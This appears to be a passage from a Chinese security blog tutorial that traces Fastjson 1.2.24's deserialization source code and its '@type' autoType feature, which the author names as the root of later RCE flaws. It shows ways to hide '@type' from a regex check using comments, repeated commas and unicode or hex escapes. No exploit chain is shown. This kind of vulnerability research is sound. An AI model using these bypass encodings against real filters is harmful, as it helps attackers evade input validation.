前言

Fastjson是Alibaba维护的开源JSON解析库，其优势是"快"？关于这点笔者无法验证，因为在做测试的过程中，不仅没有感觉到fastjson的快，反而感觉它比jackson慢了一大截...

近几年以来，Fastjson爆出了大量的反序列化漏洞，这类对于JavaBean的反序列化漏洞，原理基本一致，都是在 `get` 、 `set` 方法内存在危险函数，在反序列化触发这些方法时造成RCE。

本文主要通过分析Fastjson的反序列化流程以及历史上一些较为经典的链来理解Fastjson反序列化漏洞的核心以及对应的修复史（想整好久了，一直拖拖拉拉到现在才开始看）。

因为Fastjson的代码写的很混乱，自带混淆，并不规范，所以后续的分析问尽量通过截图的方式来放，不然一个函数几百行代码可能会看昏头。

本文目录：

Fastjson 用法调试

在调试之前需要先准备一个JavaBean用于后续的序列化与反序列化调试：

```
class User{
    private String name;
    private int age;
    private Flag flag;

    public User(){
        System.out.println("User constructor has called.");
        this.name = "p1g3";
        this.age = 19;
        this.flag = new Flag();
    }

    public String getName() {
        System.out.println("getName has called.");
        return name;
    }

    public void setName(String name) {
        System.out.println("setName has called.");
        this.name = name;
    }

    public int getAge() {
        System.out.println("getAge has called.");
        return age;
    }
```

```
    public void setAge(int age) {
        System.out.println("setAge has called.");
        this.age = age;
    }

    public Flag getFlag() {
        System.out.println("getFlag has called.");
        return flag;
    }

    public void setFlag(Flag flag) {
        System.out.println("setFlag has called.");
        this.flag = flag;
    }

    @Override
    public String toString() {
        return "User{" +
                "name='" + name + '\'' +
                ", age=" + age +
                ", flag=" + flag +
                '}';
    }
}

class Flag{
    private String flag;

    public Flag(){
        System.out.println("Flag constructor has called.");
        this.flag = "flag{d0g3_learn_java}";
    }

    public String getFlag() {
        System.out.println("getFlag has called.");
        return flag;
    }

    public void setFlag(String flag) {
        System.out.println("setFlag has called.");
        this.flag = flag;
    }
}
```

序列化

Fastjson的序列化主要使用的是 `toJSONXxx` 方法，我个人研究中最常用的为 `toJsonString` ，其次还有 `toJsonBytes` 等方法，如下代码：

```
String serJson = JSON.toJSONString(new User());
System.out.println(serJson);
```

输出：

```
User constructor has called.
Flag constructor has called.
getAge has called.
getFlag has called.
getFlag has called.
getName has called.
{"age":19,"flag":{"flag":"flag{d0g3_learn_java}"},"name":"p1g3"}
```

构造方法并不是在序列化时触发的，而是在创建对象时触发的，除此之外，可以通过调试简单发现正常的Fastjson序列化会触发每一个属性的 `get` 方法。

反序列化

Fastjson的反序列化依赖于 `parse` 以及 `parseObject` 方法，至于两者具体有什么区别，我们可以看看这里：

```
public static JSONObject parseObject(String text) {
    Object obj = parse(text);
    return obj instanceof JSONObject ? (JSONObject)obj : (JSONObject)toJSON(obj);
}
```

可以发现，正常情况下对 `parseObject` 的调用实际上调用的也是 `parse` 方法，只不过在最后会再调用一次toJSON方法对 `obj` 进行处理，相当于比单纯调用 `parse` 方法多了一步。

正常情况下对反序列化有下面几种用法：

```
String serJson = "{\"age\":19,\"flag\":{\"flag\":\"flag{d0g3_learn_java}\"},\"name\":\"p1g3\"}";

System.out.printf("Parse had done => %s\n",JSON.parse(serJson).getClass());
System.out.printf("parseObject one has done => %s\n",JSON.parseObject(serJson).getClass());
System.out.printf("parseObject second has done => %s\n",JSON.parseObject(serJson,User.class).getClass());
```

输出：

```
Parse had done => class com.alibaba.fastjson.JSONObject
parseObject one has done => class com.alibaba.fastjson.JSONObject
User constructor has called.
Flag constructor has called.
setAge has called.
Flag constructor has called.
setFlag has called.
setFlag has called.
setName has called.
parseObject second has done => class com.p1g3.fastjson.User
```

从输出中可以看到，在调用 `parse` 以及第一种调用 `parseObject` 的方式，并没有正常的反序列化JSON数据，只有第三种使用方式才将JSON数据正确还原为一个对象。并且从输出中还可以得知，Fastjson在反序列化时主要调用的是每个属性的 `set` 方法，并且当属性为对象时会调用该对象的无参构造器去创建对象。

第一种和第二种方式为什么没有办法获取到正确的对象？其实想想也并不难：

```
{"age":19,"flag":{"flag":"flag{d0g3_learn_java}"},"name":"p1g3"}
```

上面这段JSON数据，如果你直接将其丢给Fastjson，那Fastjson肯定是不知道这段数据到底属于哪个对象的，所以只能将其转换为一个普通的JSON对象而不能正确转换。

为了让开发者更加方便的使用Fastjson的一系列功能，同时也为了方便自省，Fastjson设计了一个叫autoType的功能，也就是网上常见的 `@type` 。

只要JSON字符串中包含 `@type` ，那么 `@type` 后的属性，就会被当做是 `@type` 所指定的类的属性，从而在不传递第二个参数的情况下让Fastjson明确要还原的类。

比如上面这段代码，如果想正常反序列化，我们可以手动给他加上一个 `@type` ：

```
{"@type":"com.p1g3.fastjson.User","age":19,"flag":{"flag":"flag{d0g3_learn_java}"},"name":"p1g3"}
```

此时再调用上述的三种方式进行反序列化，输出如下：

```
User constructor has called.
Flag constructor has called.
setAge has called.
Flag constructor has called.
setFlag has called.
setFlag has called.
setName has called.
Parse had done => class com.p1g3.fastjson.User
User constructor has called.
Flag constructor has called.
setAge has called.
```

```
Flag constructor has called.
setFlag has called.
setFlag has called.
setName has called.
getAge has called.
getFlag has called.
getName has called.
getFlag has called.
parseObject one has done => class com.alibaba.fastjson.JSONObject
User constructor has called.
Flag constructor has called.
setAge has called.
Flag constructor has called.
setFlag has called.
setFlag has called.
setName has called.
parseObject second has done => class com.p1g3.fastjson.User
```

不难发现， `parseObject` 的第一种方式在反序列化时不仅会触发 `set` 方法，还会触发 `get` 方法，而其他两者则差异不大。

总结

通过上面的初步调试，我们能够了解到Fastjson序列化和反序列化时分别会触发什么功能，同时也学习了Fastjson一个很重要的功能 `autoType` ，这个功能是后续所有漏洞的核心。

如果分析过Jackson，就不难发现这类JSON反序列化的漏洞大多数是由于反序列化的类是可控的导致攻击者可以寻找危险的 `set` 或 `get` 方法去调用从而触发漏洞。Fastjson也不例外，Fastjson与Jackson最大的区别即Fastjson不支持多态。

Fastjson 反序列化源码分析

上面记录了三种反序列化方式，下面主要以 `parseObject(String text)` 来进行分析：

```
public static JSONObject parseObject(String text) {
        Object obj = parse(text);
        return obj instanceof JSONObject ? (JSONObject)obj : (JSONObject)toJSON(obj);
    }
```

在第一行通过 `parse` 方法将JSON字符串转为对象：

```
public static Object parse(String text) {
        return parse(text, DEFAULT_PARSER_FEATURE);
    }
```

```
public static Object parse(String text, int features) {
        if (text == null) {
            return null;
        } else {
            DefaultJSONParser parser = new DefaultJSONParser(text, ParserConfig.getGlobalInstance(), features);
            Object value = parser.parse();
            parser.handleResovleTask(value);
            parser.close();
            return value;
        }
    }
```

在 `parse` 方法中，会首先创建一个 `DefaultJSONParser` 对象，在创建对象时有这么几行代码需要注意：

```
int ch = lexer.getCurrent();
if (ch == '{') {
  lexer.next();
  ((JSONLexerBase)lexer).token = 12;
} else if (ch == '[') {
  lexer.next();
  ((JSONLexerBase)lexer).token = 14;
} else {
  lexer.nextToken();
}
```

在这里会先判断当前解析的字符串是 `{` 还是 `[`，如果是这两者则设置为对应的token。随后通过 `next` 向下偏移。

随后通过 `DefaultJSONParser#parse` 方法获取对象，该方法中首先会通过 `switch` 对当前的token进行各种处理，因为前面的token被设置为12了，所以在这里会进入到 `case 12` 中：

```
case 12:
    JSONObject object = new JSONObject(lexer.isEnabled(Feature.OrderedField));  lexer: JSO
    return this.parseObject((Map)object, fieldName);
```

在第一行会创建一个空的JSONObject，随后会通过 `parseObject` 方法进行解析，从这里开始代码就变成自带混淆的了，一个 `parseObject` 方法几百行代码，完全没有任何的分类处理，写的很是难看，不过这里又极其重要，就必须得每行都看，挺头疼的。

在该方法中，通过 `while` 循环来遍历JSON中的每一个字符串并对其进行解析：

```
while(true) {
    lexer.skipWhitespace();  lexer: JSONScanner@556
    char ch = lexer.getCurrent();
    if (lexer.isEnabled(Feature.AllowArbitraryCommas)) {
        while(ch == ',') {
            lexer.next();
            lexer.skipWhitespace();
            ch = lexer.getCurrent();
        }
    }

    boolean isObjectKey = false;
    Object key;
    ParseContext contextR;
    if (ch == '"') {
        key = lexer.scanSymbol(this.symbolTable,  c: '"');
        lexer.skipWhitespace();
        ch = lexer.getCurrent();
        if (ch != ':') {
            throw new JSONException("expect ':' at " + lexer.pos() + ", name " + key);
        }
```

上面是我截的一个小段，可以发现在第一行会调用 `skipWhitespace` 方法，从方法名英国就可以理解该方法主要会做什么了：

```
public final void skipWhitespace() {
        while(true) {
            while(true) {
                if (this.ch <= '/') {
                    if (this.ch == ' ' || this.ch == '\r' || this.ch == '\n' || this.ch == '\t' || this.ch == '\f' ||
this.ch == '\b') {
                        this.next();
                        continue;
                    }

                    if (this.ch == '/') {
                        this.skipComment();
                        continue;
                    }
                }

                return;
            }
        }
    }
```

从代码中可以看出来，该方法会判断当前解析的字符是否为 ` `、`\r`、`\n`、`\t`、`\f`、`\b`、`/`，如果是以上字符，则会跳过这些字符的解析，将偏移向前，从这里可以看出来，默认情况下Fastjson不会解析JSON中的空格以及注释，比如下面这几种情况实际上是等价的：

```
{"@type":"com.p1g3.fastjson"}
{ "@type":"com.p1g3.fastjson"}
{/**/"@type":"com.p1g3.fastjson"}
```

在忽略完这些字符后，会先获取当前解析的字符并判断是否开启了 `AllowArbitraryCommas` 选项，默认为true，如果开启了，则会忽略JSON中多个连续的逗号，比如下面几种情况是等价的：

```
{"@type":"com.p1g3.fastjson"}
{,,,,"@type":"com.p1g3.fastjson"}
```

上面这几种情况就可以进行一些简单的绕过，比如某个正则验证了JSON是否以 `{@type` 开头，此时就可以通过上面的两种解析特性先简单绕过一次，因为Feature是一个枚举类，其中包含了如下的这些属性：

```
public enum Feature {
    AutoCloseSource,
    AllowComment,
    AllowUnQuotedFieldNames,
    AllowSingleQuotes,
    InternFieldNames,
    AllowISO8601DateFormat,
    AllowArbitraryCommas,
    UseBigDecimal,
    IgnoreNotMatch,
    SortFeidFastMatch,
    DisableASM,
    DisableCircularReferenceDetect,
    InitStringFieldAsEmpty,
    SupportArrayToBean,
    OrderedField,
    DisableSpecialKeyDetect,
    UseObjectArray,
    SupportNonPublicField;
```

当时比较好奇这每个属性都对应是做什么的，以及哪些属性默认是开启的，所以去网上查了资料，获得下面一份表：

fastjson特性说明	fastjson枚举	fastjson默认状态	jackson枚举	jackson默认状态	jackson特性说明
Parser close时自动关闭为创建Parser实例而创建的底层InputStream以及Reader等输入流	Feature.AutoCloseSource	开启	JsonParser.Feature.AUTO_CLOSE_SOURCE	开启	保持开启
允许json字符串中带注释	Feature.AllowComment	关闭	JsonParser.Feature.ALLOW_COMMENTS	关闭	根据系统的json数据情况开启
允许json字段名不被引号包括起来	Feature.AllowUnQuotedFieldNames	开启	JsonParser.Feature.ALLOW_UNQUOTED_FIELD_NAMES	关闭	根据系统的json数据情况开启
允许json字段名使用单引号包括起来	Feature.AllowSingleQuotes	开启	JsonParser.Feature.ALLOW_SINGLE_QUOTES	关闭	根据系统的json数据情况开启
将json字段名作为字面量缓存起来，即`fieldName.intern()`	Feature.InternFieldNames	开启	-	-	jackson默认使用`InternCache`
识别ISO8601格式的日期字符串，例如：`2018-05-31T19:13:42.000Z`或`2018-05-31T19:13:42.000+07:00`	Feature.AllowISO8601DateFormat	关闭	-	-	jackson默认支持ISO8601格式日`ObjectMapper.setDateForm`
忽略json中包含的连续的多个逗号，非标准特性	Feature.AllowArbitraryCommas	关闭	-	-	jackson不支持该特性，且该特性
将json中的浮点数解析成BigDecimal对象，禁用后会解析成Double对象	Feature.UseBigDecimal	开启	DeserializationFeature.USE_BIG_DECIMAL_FOR_FLOATS	关闭	建议开启
解析时忽略未知的字段继续完成解析	Feature.IgnoreNotMatch	开启	DeserializationFeature.FAIL_ON_UNKNOWN_PROPERTIES	开启	jackson默认开启遇到未知属性需致则需要关闭该特性
如果你用fastjson序列化的文本，输出的结果是按照fieldName排序输出的，parser时也能利用这个顺序进行优化读取。这种情况下，parser能够获得非常好的性能	Feature.SortFeidFastMatch	关闭	-	-	fastjson内部处理逻辑，jackson
禁用ASM	Feature.DisableASM	关闭	-	-	fastjson内部处理逻辑，jackson
禁用循环引用检测	Feature.DisableCircularReferenceDetect	关闭	-	-	fastjson内部处理逻辑，jackson
对于没有值的字符串属性设置为空串	Feature.InitStringFieldAsEmpty	关闭	-	-	jackson不支持该特性，但是可以`contentNulls()`分别设置Bea的处理方式。例如`Nulls.AS_EI`为`JsonDeserializer.getEm`
非标准特性，允许将数组按照字段顺序解析成Java Bean，例如`"[1001,\"xx\",33]"`可以等价为`"{\"id\": 10001, \"name\": \"xx\", \"age\": 33}"`	Feature.SupportArrayToBean	关闭	-	-	非标准特性，且使用场景较少，j
解析后属性保持原来的顺序	Feature.OrderedField	关闭	-	-	-
禁用特殊字符检查	Feature.DisableSpecialKeyDetect	关闭	-	-	-
使用对象数组而不是集合	Feature.UseObjectArray	关闭	DeserializationFeature.USE_JAVA_ARRAY_FOR_JSON_ARRAY	关闭	保持关闭
支持解析没有setter方法的非public属性	Feature.SupportNonPublicField	关闭	-	-	jaskson可以通过`ObjectMapper.setVisibili``JsonAutoDetect.Visibilit`
禁用fastjson的AUTOTYPE特性，即不按照json字符串中的`@type`自动选择反序列化类	Feature.IgnoreAutoType	关闭	-	-	jackson的PolymorphicDeserializ持`Object.class`、`abstract`AUTO Type，但是该特性容易导致用`ObjectMapper.disableDe``@JsonTypeInfo`生效
禁用属性智能匹配，例如下划线自动匹配驼峰等	Feature.DisableFieldSmartMatch	关闭	-	-	jackson可以通过`ObjectMapper.setProperty`的，但这种是针对一个json串的结不同的策略则可以使用`@JsonPr`
启用fastjson的autotype功能，即根据json字符串中的`@type`自动选择反序列化的类	Feature.SupportAutoType	关闭	ObjectMapper.DefaultTyping.*	开启	jackson的PolymorphicDeserializ是这个功能容易导致安全漏洞，建用`ObjectMapper.disableDe``@JsonTypeInfo`生效
解析时将未用引号包含的json字段名作为String类型存储，否则只能用原始类型获取key的值。例如`String text="{123:\"abc\"}"`在启用了`NonStringKeyAsString`后可以通过`JSON.parseObject(text).getString("123")`的方式获取到`"abc"`，而在不启用`NonStringKeyAsString`时，`JSON.parseObject(text).getString("123")`只能得到`null`，必须通过`JSON.parseObject(text).get(123)`的方式才能获取到`"abc"`。	Feature.NonStringKeyAsString	关闭	-	-	非标准特性，jackson并不支持
自定义`"{\"key\":value}"`解析成Map实例，否则解析为`JSONObject`	Feature.CustomMapDeserializer	关闭	-	-	jackson没有相应的全局特性，但同的效果
枚举未匹配到时抛出异常，否则解析为`null`	Feature.ErrorOnEnumNotMatch	关闭	DeserializationFeature.READ_UNKNOWN_ENUM_VALUES_AS_NULL	关闭	fastjson默认解析为`null`，jacks jackson默认行为

虽然表中记录的 `Feature.AllowArbitraryCommas` 是默认关闭的，但毕竟实践得真知，至少在我使用的 `1.2.24` 版本中是默认开启的。

好了扯偏了，因为目前解析到了 `{` 后的一位 `"` ，所以进入到了 `if` 语句块中：

```
    if (ch == '"') {
                        key = lexer.scanSymbol(this.symbolTable, '"');
                        lexer.skipWhitespace();
                        ch = lexer.getCurrent();
                        if (ch != ':') {
                            throw new JSONException("expect ':' at " + lexer.pos() + ", name " + key);
                        }
```

在这里首先会通过 `scanSymbol` 方法，该方法主要做的就是获取目前的字符以及到第二个参数为止的字符，比如此时的第二个参数是一个双引号，那么就会获取到双引号之前的字符，比如 `@type"` ，此时获取到的内容就是 `@type` 。

这里还有一个比较重要的地方就是他会对获取到的字符串进行unicode解码以及十六进制解码：

```
case 'u':
                    char c1 = this.next();
                    char c2 = this.next();
                    char c3 = this.next();
                    char c4 = this.next();
                    int val = Integer.parseInt(new String(new char[]{c1, c2, c3, c4}), 16);
                    hash = 31 * hash + val;
                    this.putChar((char)val);
                    break;

case 'x':
                    char x1 = this.ch = this.next();
                    char x2 = this.ch = this.next();
                    int x_val = digits[x1] * 16 + digits[x2];
                    char x_char = (char)x_val;
                    hash = 31 * hash + x_char;
                    this.putChar(x_char);
```

所以在JSON中的键实际上可以转成unicode与十六进制两种形式：

```
{"@type":"com.p1g3.fastjson"} == {"\u0040\u0074\u0079\u0070\u0065":"com.p1g3.fastjson"} ==
{"\x40\x74\x79\x70\x65":"com.p1g3.fastjson"}
```

在上述代码内获取到 `key` 后，同样会调用一次 `skipWhitespace` 方法，笔者认为，Fastjson会忽略引号外的一切空格、注释等相关代码。随后会判断目前获取到的key是否为 `JSON.DEFAULT_TYPE_KEY` ， `JSON.DEFAULT_TYPE_KEY` 对应为 `@type` ：

```
if (key == JSON.DEFAULT_TYPE_KEY && !lexer.isEnabled(Feature.DisableSpecialKeyDetect)) {
                        ref = lexer.scanSymbol(this.symbolTable, '"');
                        Class<?> clazz = TypeUtils.loadClass(ref, this.config.getDefaultClassLoader());
                        if (clazz != null) {
                            lexer.nextToken(16);
                            if (lexer.token() != 13) {
                                this.setResolveStatus(2);
                                if (this.context != null && !(fieldName instanceof Integer)) {
                                    this.popContext();
                                }

                                if (object.size() > 0) {
                                    instance = TypeUtils.cast(object, clazz, this.config);
                                    this.parseObject(instance);
                                    thisObj = instance;
                                    return thisObj;
                                }

                                ObjectDeserializer deserializer = this.config.getDeserializer(clazz);
                                thisObj = deserializer.deserialze(this, clazz, fieldName);
                                return thisObj;
                            }
```

此时该条件满足，会同样通过 `scanSymbol` 的方式获取值，所以JSON中的值也是可以通过 `unicode` 、十六进制编码等方式去替换的，这里获取到的 `ref` 为 `@type` 所指定的值，即 `com.p1g3.fastjson.User` ，随后通过 `TypeUtils.loadClass` 方法加载Class：

```
public static Class<?> loadClass(String className, ClassLoader classLoader) {  className: "com.p1g3.
    if (className != null && className.length() != 0) {  className: "com.p1g3.fastjson.User"
        Class<?> clazz = (Class)mappings.get(className);
        if (clazz != null) {
            return clazz;
        } else if (className.charAt(0) == '[') {
            Class<?> componentType = loadClass(className.substring(1), classLoader);
            return Array.newInstance(componentType,  length: 0).getClass();
        } else if (className.startsWith("L") && className.endsWith(";")) {
            String newClassName = className.substring(1, className.length() - 1);
            return loadClass(newClassName, classLoader);
```

开头会有几个处理，首先会在 `mappings` 中尝试去通过 `className` 获取Class，mappings中存放着一些Java内置类：

```
mappings = {ConcurrentHashMap@1166}  size = 25
  {...} "[double" -> {Class@346} "class [D"
  {...} "[int" -> {Class@342} "class [I"
  {...} "[J" -> {Class@344} "class [J"
  {...} "[float" -> {Class@345} "class [F"
  {...} "[boolean" -> {Class@339} "class [Z"
  {...} "[I" -> {Class@342} "class [I"
  {...} "long" -> {Class@1206} "long"
  {...} "[Z" -> {Class@339} "class [Z"
  {...} "[D" -> {Class@346} "class [D"
  {...} "boolean" -> {Class@1210} "boolean"
  {...} "[short" -> {Class@343} "class [S"
  {...} "[char" -> {Class@341} "class [C"
  {...} "int" -> {Class@1216} "int"
  {...} "[F" -> {Class@345} "class [F"
```

如果此时获取不到，则会判断ClassName是否以 `[` 开头，如果是则通过loadClass方法加载Class，不过传入的ClassName会把 `[` 给去掉，后面的 `L;` 也是一个原理。

因为这里的后两个条件均不满足，且第一种从 `mapping` 获取类的方式是获取不到的，所以最后会通过ClassLoader的方式去加载Class：

```
ClassLoader contextClassLoader = Thread.currentThread().getContextClassLoader();
                if (contextClassLoader != null) {
                    clazz = contextClassLoader.loadClass(className);
                    mappings.put(className, clazz);
                    return clazz;
                }
```

至此，就获得了一个 `@type` 所指定类的Class对象：

```
{...} clazz = {Class@1328} "class com.p1g3.fastjson.User" ... Navigate
    cachedConstructor = null
    newInstanceCallerCache = null
  > name = "com.p1g3.fastjson.User"
  > classLoader = {Launcher$AppClassLoader@460}
    reflectionData = null
    classRedefinedCount = 0
    genericInfo = null
    enumConstants = null
    enumConstantDirectory = null
    annotations = null
    declaredAnnotations = null
    lastAnnotationsRedefinedCount = 0
    annotationType = null
```


在下边的代码中，会通过该Class对象获取到对应的Deserializer，并调用其deserialize方法：

```
ObjectDeserializer deserializer = this.config.getDeserializer(clazz);
thisObj = deserializer.deserialze(this, clazz, fieldName);
return thisObj;
```

先跟 `getDeserializer` 方法，代码比较长，下面只截一些重点功能以及调用栈，首先该方法会从内置的Deserializer=>Class的Map中寻找Class对应的Deserializer，因为没找到所以会通过其他方式去查找。在后面的代码中有一处黑名单的判断：

```
for(int i = 0; i < this.denyList.length; ++i) {
                        String deny = this.denyList[i];
                        if (className.startsWith(deny)) {
                            throw new JSONException("parser deny : " + className);
                        }
                    }
```

在这里会判断Class是否在黑名单中，如果在就直接抛出异常而不会继续寻找Deserializer，盲猜这里应该就是后续Fastjson漏洞修复加黑明单的地方，只不过 `1.2.24` 版本中的黑名单只有Thread类：



随后会与Class与他能够支持的一些Class进行匹配，如果匹配上了就通过对应的方式创建Deserializer，如果全都匹配不上则通过 `createJavaBeanDeserializer` 方法创建一个JavaBeanDeserializer：

网上的文章说的Fastjson会用到 `asm` 也是在此方法中，不过在我当前的环境下，会因为下面的判断不通过导致 `asm` 被设置为了False：

```
if (!Modifier.isPublic(superClass.getModifiers())) {
                        asmEnable = false;
                        break;
                    }
```

所以最终在我的环境下实际上是通过直接创建一个 `JavaBeanDeserializer` 对象来获取的Deserializer：

```
if (!asmEnable) {
            return new JavaBeanDeserializer(this, clazz, type);
```

在创建对象时，首先会调用 `build` 方法获取 `JavaBeanInfo` ，该方法中会获取Class对应的Field、Method以及Constructor：

```
Field[] declaredFields = clazz.getDeclaredFields();
Method[] methods = clazz.getMethods();
Constructor<?> defaultConstructor = getDefaultConstructor(builderClass == null ? clazz : builderClass);
```

Constructor并不一定是无参构造方法，它会通过下面几种方式获取Constructor：

```
if (constructor.getParameterTypes().length == 0) {
                    defaultConstructor = constructor;


if ((types = constructor.getParameterTypes()).length == 1 && types[0].equals(clazz.getDeclaringClass())) {
                        defaultConstructor = constructor;
```

满足上面两个条件中的任何一个，就会被获取到，不过如果某个类中已经有了无参构造方法，就不会再进入第二个判断而是直接返回。

在获取到Constructor后，会通过反射为其设置权限：

```
if (defaultConstructor != null) {
                TypeUtils.setAccessible(defaultConstructor);
            }
```

随后会通过 `for` 循环的方式去遍历方法列表，并判断方法是否满足下面的条件：

```
if (methodName.length() >= 4 && !Modifier.isStatic(method.getModifiers()) && (method.getReturnType().equals(Void.TYPE)
|| method.getReturnType().equals(method.getDeclaringClass())))
```

如果都满足则会在if语句块里判断方法是否以 `set` 开头，Fastjson这里有一个有意思的处理，他不是通过Field去获取对应的方法，而是获取 `set` 开头的方法，并通过方法规则来获取Field，比如 `setAge` ，最终获取到的 `Field` 为 `age` ，如果是布尔类型的Field，最终获取到的为 `isAge` ，对应的代码如下：

```
propertyName = Character.toLowerCase(methodName.charAt(3)) + methodName.substring(4);


Field field = TypeUtils.getField(clazz, propertyName, declaredFields);
if (field == null && types[0] == Boolean.TYPE) {
  isFieldName = "is" + Character.toUpperCase(propertyName.charAt(0)) + propertyName.substring(1);
  field = TypeUtils.getField(clazz, isFieldName, declaredFields);
}
```


接着再来看看该方法中获取 `get` 方法的条件：

```
if (methodName.length() >= 4 && !Modifier.isStatic(method.getModifiers()) && methodName.startsWith("get") &&
Character.isUpperCase(methodName.charAt(3)) && method.getParameterTypes().length == 0 &&
(Collection.class.isAssignableFrom(method.getReturnType()) || Map.class.isAssignableFrom(method.getReturnType()) ||
AtomicBoolean.class == method.getReturnType() || AtomicInteger.class == method.getReturnType() || AtomicLong.class ==
method.getReturnType()))
```

比较重要的几点：

- Method不是静态的
- Method的返回值长度为0
- Method的返回类型要继承自上面所写的类

如果这些条件满足，则该 `get` 方法就会被获取到，最终完成上面所有步骤后，获取到的JavaBeanInfo类如下：




在创建 `JavaBeanDeserializer` 对象的过程中，会对前面获取到的 `JavaBeanInfo` 获取到的信息进行下一步处理，比如在该方法中会创建Field对应的Deserializer：

```
public FieldDeserializer createFieldDeserializer(ParserConfig mapping, JavaBeanInfo beanInfo, FieldInfo fieldInfo) {
        Class<?> clazz = beanInfo.clazz;
        Class<?> fieldClass = fieldInfo.fieldClass;
        Class<?> deserializeUsing = null;
        JSONField annotation = fieldInfo.getAnnotation();
        if (annotation != null) {
            deserializeUsing = annotation.deserializeUsing();
            if (deserializeUsing == Void.class) {
                deserializeUsing = null;
            }
        }
```

```
        return (FieldDeserializer)(deserializeUsing != null || fieldClass != List.class && fieldClass != ArrayList.class
? new DefaultFieldDeserializer(mapping, clazz, fieldInfo) : new ArrayListTypeFieldDeserializer(mapping, clazz,
fieldInfo));
    }
```


在Field的Class不为上面所示的Class的情况下，创建的FieldDeserializer实际上为 `DefaultFieldDeserializer` ，最终获取到的 `JavaBeanDeserializer` 是这样的：



其中包含了 `JavabeanInfo` 以及 `FieldDeserializer` ，随后会调用该 `Deserializer` 的 `deserialize` 方法，该方法篇幅较长，我也仅截取关键部分。

在解析第一个Field时，会先通过前面获取到的构造方法创建一个对象：

```
if (object == null && fieldValues == null) {
                                    object = this.createInstance(parser, type);
                                    if (object == null) {
                                        fieldValues = new HashMap(this.fieldDeserializers.length);
                                    }
```



随后会通过 `FieldDeserializer#setValue` 的方式去赋值：

```
fieldDeser.setValue(object, fieldValue);
```

该方法会通过一些条件判断来判断是否要调用 `get` 、 `set` 等方法，调用 `get` 的方法上面笔者已经记录过了，就是当满足返回值为那几个类时就会进行调用，如果有 `set` 方法了，就会通过反射的方式调用 `set` 方法去赋值：

```
method.invoke(object, value);
```

如果没有 `set` 方法，就会通过反射的方式为 `Field` 赋值：

```
field.set(object, value);
```

那么如果某个属性的Type为一个第三方类，它是如何处理的？通过阅读源码我发现，如果属性是一个非原生JDK中的类，就会再次调用 `JavaBeanDeserializer#deserialize` 方法去获得Value，也就是说会把上面所记录的步骤都重复一次：

```
if (this.fieldValueDeserilizer instanceof JavaBeanDeserializer) {
            JavaBeanDeserializer javaBeanDeser = (JavaBeanDeserializer)this.fieldValueDeserilizer;
            value = javaBeanDeser.deserialze(parser, fieldType, this.fieldInfo.name, this.fieldInfo.parserFeatures);
```

最后赋值的时候是一样的，还是上面 `setValue` 的步骤，至此，Fastjson是如何从JSON还原对象的，我们已经通过源码分析的方式搞清楚了，下面总结一下：

